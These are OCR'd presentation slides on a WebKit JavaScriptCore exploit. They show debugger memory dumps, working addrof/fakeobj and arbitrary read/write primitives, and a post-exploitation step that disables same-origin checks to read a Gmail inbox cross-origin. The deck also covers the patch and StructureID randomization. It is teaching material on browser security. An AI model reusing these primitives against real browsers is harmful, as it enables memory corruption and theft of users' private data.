



https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

# Create outer and has object

```
>>> describe(outer)
Object: 0x62d000070640 with butterfly 0x0 (Structure 0x
 {cell_header:0, butterfly:1}, NonArray, Proto:0x62d000
tureID: 1318
>>> Process 64755 stopped
* thread #1, queue = 'com.apple.main-thread', stop reas
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8gx 0x62d000070640
0x62d000070640: 0x0100160000000526 0x0000000000000000
0x62d000070650: 0x0108200900000200 0x000062d0000ae360
0x62d000070660: 0x0102170000000003a 0x0000000000000000
0x62d000070670: 0x000062d000068000 0x00000000badbeef0
(lldb)
```

# Spray structures and choose one




What will be the result of

a) hax[0]

b) hax[1]


https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

# Boxed and unboxed

```
>>> var unboxed = [13.37,13.37,13.37,13.37,13.37,13.37,13.37
,13.37,13.37,13.37,13.37]
undefined
>>> unboxed[0] = 4.2
4.2
>>> var boxed = [{}]
undefined
```

https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

# Boxed and unboxed





https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

# Boxed and unboxed

```
>>> hax[1] = unboxed
4.2,13.37,13.37,13.37,13.37,13.37,13.37,13.37,13.37,13.37,13
.37
>>> var tmp_butterfly = victim[1]
undefined
>>> hax[1] = boxed
[object Object]
>>> victim[1] =  tmp_butterfly
undefined
```

https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

# Boxed and unboxed




https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

# Stage 2 addrof and fakeobj


```
>>> unboxed[0] = 1.23e-45
1.23e-45
>>> var obj = boxed[0]
undefined
>>> obj
[object Object]
>>> boxed[0] = {}
[object Object]
>>> unboxed[0]
1.23e-45
>>>
```

# Stage2 fakeobj and addrof

```
    /* `addrof` */
stage2_addrof = function(obj) {
    boxed[0] = obj;
    return unboxed[0];
}
// overwrite the old `addrof` with the new `stage2_addrof`
addrof = stage2_addrof;
```

```
/* fakeobj */
stage2_fakeobj = function(addr) {
    unboxed[0] = addr;
    return boxed[0];
}
// overwrite the old `fakeobj` with the new `stage2_fakeobj`
fakeobj = stage2_fakeobj;
```

# Arbitrary read/write




https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

# Arbitrary read/write

```
read64 = function (where) {
    f64[0] = where
    u32[0] += 0x10
    hax[1] = f64[0]
    return victim.a
}

write64 = function (where, what) {
    f64[0] = where
    u32[0] += 0x10
    hax[1] = f64[0]
    victim.a = what
}
```

# Post Exploitation

```
//Same Origin policy can be disabled via arbitrary read/write

// from SecurityOrigin.cpp
bool SecurityOrigin::canAccess(const SecurityOrigin& other) const
{
    if (m_universalAccess)
        return true;
    ...
}
```

# Post Exploitation

```
//Make Cross Origin Requests

var xhr = new XMLHttpRequest();
 xhr.open('GET', 'https://mail.google.com/mail/u/0/#inbox', false);
 xhr.send();
 // xhr.responseText now contains the full response
```

# Patch

```
128 @overriddenName="[Symbol.match]"
129 function match(strArg)
130 {
131     "use strict";
132
133     if (!@isObject(this))
134         @throwTypeError("RegExp.prototype.@@match requires that |this| be
                an Object");
135
136     let str = @toString(strArg);
137
138     // Check for observable side effects and call the fast path if there
            aren't any.
139     if (!@hasObservableSideEffectsForRegExpMatch(this))
140         return @regExpMatchFast.@call(this, str);
141     return @matchSlow(this, str);
142 }
143
```

# Patch

```
65  @globalPrivate
66  function hasObservableSideEffectsForRegExpMatch(regexp)
67  {
68      "use strict";
69
70      // This is accessed by the RegExpExec internal function.
71      let regexpExec = @tryGetById(regexp, "exec");
72      if (regexpExec !== @regExpBuiltinExec)
73          return true;
74
75      let regexpGlobal = @tryGetById(regexp, "global");
76      if (regexpGlobal !== @regExpProtoGlobalGetter)
77          return true;
78      let regexpUnicode = @tryGetById(regexp, "unicode");
79      if (regexpUnicode !== @regExpProtoUnicodeGetter)
80          return true;
81
82      return !@isRegExpObject(regexp);
83      //Patch
84      //return typeof regexp.lastIndex !== "number";
85  }
86
```

# Patch

```
2228            break;
2229
2230        case RegExpTest:
2231            // Even if we've proven known input types as RegExpObject and
                    String,
2232            // accessing lastIndex is effectful if it's a global regexp.
2233            clobberWorld();
2234            setNonCellTypeForNode(node, SpecBoolean);
2235            break;
2236
2237        case RegExpMatchFast:
2238            ASSERT(node->child2().useKind() == RegExpObjectUse);
2239            ASSERT(node->child3().useKind() == StringUse ||
                        node->child3().useKind() == KnownStringUse);
2240            setTypeForNode(node, SpecOther | SpecArray);
2241            break;
```

# Improvements - Structure ID randomness

trac.webkit.org/timeline?from=2019-03-01T14%3A18%3A22-08%3A00&precision=second

11:41 AM Changeset in webkit [242096] by mark.lam@apple.com

10 edits in **trunk/Source/JavaScriptCore**

[Re-landing] Add some randomness into the StructureID.
https://bugs.webkit.org/show_bug.cgi?id=194989
<rdar://problem/47975563>
Reviewed by Yusuke Suzuki.

1. On 64-bit, the StructureID will now be encoded as:

   ---
   | 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |
   ---

   The entropy bits are chosen at random and assigned when a StructureID is allocated.

2. Instead of Structure pointers, the StructureIDTable will now contain encodedStructureBits, which is encoded as such:

